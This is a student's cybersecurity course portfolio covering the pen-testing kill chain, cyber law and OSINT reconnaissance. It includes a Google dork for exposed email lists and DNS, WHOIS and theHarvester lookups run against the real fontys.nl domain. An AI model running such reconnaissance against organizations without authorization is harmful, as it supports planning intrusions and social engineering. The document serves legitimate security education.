Body of Knowledge

Javier Duran

Student Number: 3567885

Cyber Security Specialization

Table of Contents

Version Table

BoK Version	Subjects Covered
BoK Version 1	• Introduction • Basic hacking & pen-testing process • Law, ethics & responsible disclosure • Foot printing, reconnaissance & social engineering
BoK Version 2	• Network Scanning & Enumeration • Web Hacking 1/2
BoK Version 3	• Web Hacking 2/2 • Network Sniffing & Spoofing • Password Cracking • WIFI Security • Personal Vulnerability Investigation
Bok Version 4	• Risk Consultant • Network Segmentation & Separation
Final Version	• Security Engineer • Security Analyst • Completed

Introduction

The Body of Knowledge (BoK) document will contain all the activities and assignments, with their descriptions and solutions, that I will complete to put into practice all the professional and technical skills gained during the course of the cybersecurity specialization. In addition, I will describe all the tools and methods use to solve each of the tasks.

Purpose

The BoK document will help teachers, employers and myself understand the level of knowledge and skills that area gained during this specialization. This document will provide all the necessary information for other area professionals, in this case ICT and Cybersecurity professionals to understand what I know and what process I took to reach the level of knowledge gain.

Objectives

- Keep a record of the knowledge and skills gained during the course of the Cybersecurity Specialization.
- Share my knowledge, skills and finding with other ICT and Cybersecurity professionals.
- Show evidence of the technical skills learned.
- Learn new technical and professional skills.
- Getting an insight into my learning process.

1. Ethical Hacker

An ethical hacker is a hacker, that works with an ethical mindset. In different words, an ethical hacker can be employed by a person or company for them to try and break into their computers or infrastructures, with the purpose of finding a vulnerability that can affect the company or individual. Ethical hackers possess all the skills of a cybercriminal but use their knowledge to improve organizations rather than exploit and damage them.

1.1 Basic Hacking & Pentesting Process




Figure 1.1.1

As mentioned before, an ethical hacker should be able to perform all the steps and tasks as a cybercriminal to completely understand how they operate and what are the best steps to take in order to properly perform penetration tests. In Figure 1.1 we can see all the 7 steps according to the Cyber Kill Chain. In most cases, a penetration test will only include steps one to four. The four steps taken to perform a penetration test explained in detail are the following:

1. **Reconnaissance**: Reconnaissance is information gathering. During this step information about the company or target is gathered using different tools and/or social engineering. For example, finding emails, websites, telephone numbers or other information that can be used to have a better idea on how the company operates and how it is structured. In addition, footprinting can also be included in this section. During the footprinting process, information on the IT infrastructure. For example, and idea of IT architecture, what services are running, looking for different company domains, ports being used, etc.

2. **Weaponization**: During this stage of the process, we will look for vulnerabilities in the services and applications found on the previous step. In addition, the "attacker" will research and choose the tools or set of tools that will be used to proceed with the attack. In a lot of cases the attacker will even develop their own malware to exploit the vulnerabilities found. Writing your own scripts to perform attacks will make it more likely to avoid intrusion detection systems and blue teaming procedures put into place.

3. **Delivery**: For this step of the Cyber Kill Chain, the attacker will transmit the malware developed to the target. For example, a phishing attack to a company's employees to (maybe) get a password used to gain access.

4. **Exploitation**: During the exploitation phase, the attacker's code and/or tools are executed on the target's network or device remotely or locally, taking advantage of discovered vulnerabilities to gain access and escalate permissions to get superuser or root access in the targeted infrastructure. This is likely to be the last step in a penetration testing process.

To perform a complete penetration test, this should also include a pen-test contract and a report. A complete pen-test contract will need:

- An indemnification clause that will allow to test and address liability because a penetration tester cannot be liable for damage done to the system.
- A confidentiality agreement.

- The estimation of IP ranges where the testing is going to take place, also, timestamps/days of testing so IT department is able to monitor and distinguish testing from a real attack.
- Escalation procedure in case of an incidents/emergency.

In addition, the scope and goals, all the steps taken, tools used, and vulnerability analysis used to reach the goal should be documented in a pen-test report. After, results can also be presented, and conclusions should be given.

1.2 Law, Ethics & Responsible Disclosure

"Cyber ethics" refers to the code of responsible behavior on the Internet. Cyber law is any law that applies to the internet and internet-related technologies. Cyber law also encompasses all the consequences, penalties and sentences depending on the cyber crime and how the crime can affect different entities. Responsible disclosure is a process that allows security researchers to safely report found vulnerabilities in a system to the company or entity being researched.

One very famous example of cybercrime in Switzerland was reported in October 2021. Europol reported that Swiss and Ukrainian authorities raided operations and arrested 12 individuals in an eight-country operation against a network of cybercriminals who have allegedly targeted over 1,800 victims across several countries. "One of the group's victims was Norsk Hydro, a Norwegian renewable energy company and one of the world's largest manufacturers of aluminium products. The company was targeted by ransomware back in 2019 and refused to pay, though they still reportedly lost NOK 800 million (US$95 million) as a result of the attack." (Pope, 2021). One of the suspects arrested was Vladimir Dunaev. He used "Trickbot" to infect millions of computer systems to steal confidential information, ransom money, and destroy vital user files around different countries. According to the US department of Justice, this member of the group performed a variety of developer functions for the criminal group, including managing the malware's execution and bypassing security protocols. Another known member of this group was Alla Witte, who was charged by the United States on several counts to commit computer fraud, bank fraud, identity theft, and money laundering. "Dunaev faces a maximum penalty of 60 years' imprisonment; the charges from Witte's 47-count indictment could see her serve a maximum sentence longer than a human being's natural lifespan." (Pope, 2021).

These types of crimes have become more popular. It is no surprise, in my opinion, the sentences given to the members of this criminal group due to the magnitude of the attack. Since more than 1,800 companies and targets, across different countries, where affected due to the criminal

activities of the organized crime group. In addition, one of the biggest manufacturers of aluminum was targeted, this means the attack was had an impact of millions of euros, not only for Norsk Hydro but also for all the other companies Norsk Hydro provides aluminum for. To sum up, I think companies and governments are becoming more aware of cyber security. This means companies will have response procedures in case of an attack and governments will have better and more clear laws in for these crimes.

1.3 Footprinting, Reconnaissance & Social Engineering

Footprinting is the process of gathering data about an organization and its infrastructure. It is not an attack in the literal sense, but it is a technique used in planning other attacks. Footprinting is a systematic exploration of a system's defenses and vulnerabilities. (CodePath, n.d.) This is the first step to perform an attack. Gathering information about the processes, people and other public information that might help us gain access to certain networks or devices. This step will also allow us to have a better understanding of the IT architecture of the company. Searching for what services, domains and IPs are being used by a company is very useful at these can be used as access points for the attacker.

1.3.1 Google Dorking

Google hacking or Google dorking is a hacking and searching technique that makes use of Google's advanced search engine to find valuable data or content that is hard to find and sometimes not even meant to be online. In simple words, we can use specific modifiers or keywords to search for data. For example, we could search for lists of emails in a text file by entering the following query: filetype:txt inurl:"email.txt".

To learn more about Google dorking and putting into practice all the knowledge gain about this topic I decided to complete a Google dorking CTF. The CTF's name is Google Dorking and is hosted by trytohackme.com(https://tryhackme.com/room/googledorking). These are the steps completed:

1. For task number 1, the challenge provided some information about how search engines work and what a web crawler is and how it works. The task required some reading and answering theorical questions.




Figure 1.3.1

2. Task 2 also required some reading to learn about SEO (Search Engine Optimization). The task required me to use SEO checkup tool or other online alternatives to see the result for http://.tryhackme.com.




Figure 1.3.2

As you can see in Figure 1.1.2, the link audited has an 85 SEO score according to the tool used, which is https://web.dev/measure/.

3. For task 3, the challenge required me to learn about robots.txt file and the role it plays in the search engine and crawlers.




Figure 1.3.3

In Figure 1.1.3, we can observe that the questions where answered. The answers were found by reading about the robots.txt file too learn how it works and why it is important.

4. Task 4 is completed by using Google Dorks techniques after learning how search engines work and how they can be used to find some information that we might be interested in when performing a penetration test or even a red team activity.




Figure 1.3.4

In Figure 1.1.4 we can observe that I performed a search to find about flood defenses on bbc.co.uk by using the following keywords, site:bbc.co.uk to search in the specific site and the used keywords floods and defenses to find the information.

1.3.2 waybackmachine.org

The Wayback Machine is a digital archive of the World Wide Web founded by the Internet Archive. This tool allows the user to observe how a website looked like during a certain point in time. This tool can be used to compare the new website to the old one. This can lead to attackers stealing the source code and use it for phishing attacks. In addition, this can be used to find non-patched vulnerabilities.




Figure 1.3.5

Figure 1.2.5 is a screenshot of nu.nl 10 years ago. To get this output I went into waybackmachine.org and typed the domain. Next, I chose the snapshot from the 14th of February of 2012. I used this to compare it on how the new website looks like. The screenshot of the nu.nl by the 14th of February of 2022 can be seen in Figure 1.2.6.





Figure 1.3.6

1.3.3 Robots.txt

Robots.txt file is the first thing indexed by "Crawlers" when visiting a website. The file defines what permissions these “Crawlers” have on the website and must be served at the root directory, which is specified in the webserver configuration. Moreover, robots.txt can specify what files and directories can be indexed by the "Crawler". For this example, we searched the robots.txt from the White House website. I found this file just by finding the domain of the White House website in google and later mapping the site to /robots.txt. In Figure 1.2.7, we can observe the mapping of robots.txt is www.whitehouse.gov/robots.txt. The first statement allows that all “Crawlers” can search for keywords on the website. In this file we can see that the /wp-admin/ page is not allowed for the crawlers to search in. In the other hand, we can see that /wp-admin/admin-ajax.php is available for the crawlers to access. Some information gathered with this is the

"Crawlers" allowed to search in this website. In the other hand, we can also think that the website was written under WordPress due to the "wp" declaration in the allowed and disallowed pages.




```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

Figure 1.3.7

1.3.4 Tools for Footprinting

A tool used to determine the path between two connections is traceroute. Traceroute tracks the route packets taken from an IP network on their way to a given host. It utilizes the IP protocol's time to live (TTL) field and attempts to get a ICMP response from each the gateways on the path to the post being traced (die.net). There are many options that can be used with traceroute, for example "*traceroute -6 $host*" will look for the IPv6 instead of hoping through IPv4 but the only required parameter is the targets IP or domain name. Traceroute is usually only found in Linux distributions, in Windows tracert is the command used, but the functionality is the same. For the example we used Windows tracert to trace the route from my home address to fontys.nl. To achieve the goal, we used the command "tracert fontys.nl". In Figure 1.3.8 we can observe that the connection had 8 hops before not having a response. This can be caused by the blocking of ICMP protocols on the routers being hopped.




Figure 1.3.8

In Figure 1.3.9, nslookup.io was used to find DNS and email servers from fontys.nl. Nslookup.io is an online tool for querying the DNS to obtain the mapping between domain name and IP address, or other DNS records. Some of the information collected using this tool, as seen in Figure 1.3.9, were name servers (NS records), mail server (MX records), and state of authority records (SOA records). Nslookup command line tool in most Linux distributions is an alternative to using nslookup.io. I decided to use the online tool because of the GUI and getting clearer information for myself and the reader.

The name servers used by fontys.nl are:

- ns1.surfnet.nl
- ns2.surfnet.nl
- hermes.fontys.nl

The mail server used by fontys.nl:

- fontys-nl.mail.protection.outlook.com

Data of the state of authority records used by fontys.nl:

- **Start of authority**: hermes.fontys.nl
- **Email**: postmaster@fontys.nl
- **Serial**: 2021022093

NS records

Name server	Revalidate in
ns1.surfnet.nl.	1h
ns2.surfnet.nl.	1h
hermes.fontys.nl.	1h

MX records

Mail server	Priority	Revalidate in
fontys-nl.mail.protection.outlook.com.	0 Primary	58m 31s

SOA records

SOA data		Revalidate in
Start of authority	hermes.fontys.nl.	1h
Email	postmaster@fontys.nl	
Serial	2021022093	
Refresh	1h	
Retry	1h	
Expire	336h	
Negative cache TTL	1h	

Figure 1.3.9

Another useful tool for reconnaissance is WHOIS tool. The WHOIS lookup tool will help gathering a lot of information about who owns an internet domain. The WHOIS tool is basically a list that contains details about both the ownership of domains and even the owners and their contact information as seen in Figure 1.3.10. The most common information given by the WHOIS tool are:

- The name and contact information of the registrant: The owner of the domain.
- The name and contact information of the registrar: The organization that registered the domain name.
- The registration date.
- When the information was last updated.
- The expiration date.

Most Linux distributions also have a WHOIS tool as a command line tool. It is important to know because, like with NSlookup we could create scripts to automate certain tasks when performing reconnaissance.

Some important information found using the WHOIS tool for fontys.nl, as seen in Figure 1.3.10, are their nameservers, the domain and registration information as well as location and contact information.

Whois Record for Fontys.nl

— Domain Profile

Registrar	SURF B.V. IANA ID: — URL: — Whois Server: —
Registrar Status	active
Name Servers	HERMES.FONTYS.NL 145.85.2.2 (has 25 domains) NS1.SURFNET.NL (has 5,827 domains) NS2.SURFNET.NL (has 5,827 domains)
Tech Contact	—
IP Address	145.85.2.54 is hosted on a dedicated server
IP Location	- Noord-brabant - Eindhoven - Surfnet Bv
ASN	AS1103 SURFNET-NL SURFnet, The Netherlands, NL (registered Sep 01, 1993)

— Website


Website Title	500 SSL negotiation failed:
Response Code	500


Whois Record (last updated on 2022-02-18)


```
Domain name: fontys.nl
Status:      active

Registrar:
   SURF B.V.
   Moreelsepark 48
   3511EP Utrecht
   Netherlands

Abuse Contact:
   +31.887873000
   cert@surfcert.nl

Creation Date: 1996-11-24

Updated Date: 2021-02-04

DNSSEC:      yes

Domain nameservers:
   hermes.fontys.nl          145.85.2.2
   ns1.surfnet.nl
   ns2.surfnet.nl
```


Figure 1.3.10

In addition, theHarvester is a command-line tool included in Kali Linux that acts as a wrapper for a variety of search engines and is used to find email accounts, subdomain names, virtual hosts, open ports / banners, and employee names related to a domain from different public sources (Gilberto Najera-Gutierrez, 2022). To collect information from all the available sources such as google, LinkedIn, Twitter and many other I used the command "*theHarvester -d fontys.nl -b all".* The previous command executes theHarvester with the domain being targeted, in this example theHarvester searches in all the sources for fontys.nl domain. There were many results which can be observed in the following images.









A lot of information can be found using theHarvester. 3 ASNS, 12 “Interesting URL”, 296 LinkedIn accounts related to fontys.nl, 495 IPs, 10 Trello URLs, 28 emails and 2473 hosts were the result after using the previously mentioned command. With this information an attacker can analyze different entry points or vulnerabilities that can become of critical.

1.4 Network Scanning and Enumeration

Scanning a network or machine can help a hacker or IT professional understand and know more about the target. Some information that can be gathered can be hosts, connected devices, along with usernames, group information and related data. Network enumeration tools scan ports to gather information. Nmap is the most known scanning and enumeration tool. Nmap is a tool that utility for network discovery and security auditing. A variety of scans can be performed using Nmap (NMAP):

- **TCP Scan** (-sT): A TCP scan is generally used to check and complete a three-way handshake between you and the target system. This type of scan generates a lot of traffic and can be easily detected.
